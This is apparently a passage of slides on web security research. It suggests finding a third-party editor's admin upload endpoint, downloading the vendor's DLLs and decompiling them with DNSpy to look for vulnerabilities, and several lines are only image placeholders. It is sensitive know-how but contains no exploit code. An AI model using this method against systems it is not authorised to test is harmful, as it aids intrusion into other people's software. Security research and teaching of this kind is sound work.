







Targeting Dependencies

- Let's say you come across an endpoint like the following:
 - `/admin/cutesoft_client/cuteeditor/uploader.ashx`
- Cutesoft Editor is available for download via <http://cutesoft.net/downloads/12/default.aspx>.
- The ZIP file that can be downloaded from the above URL contains a number of DLL files, but no source code.
- We can use DNSpy to analyse the source code and find vulnerabilities.

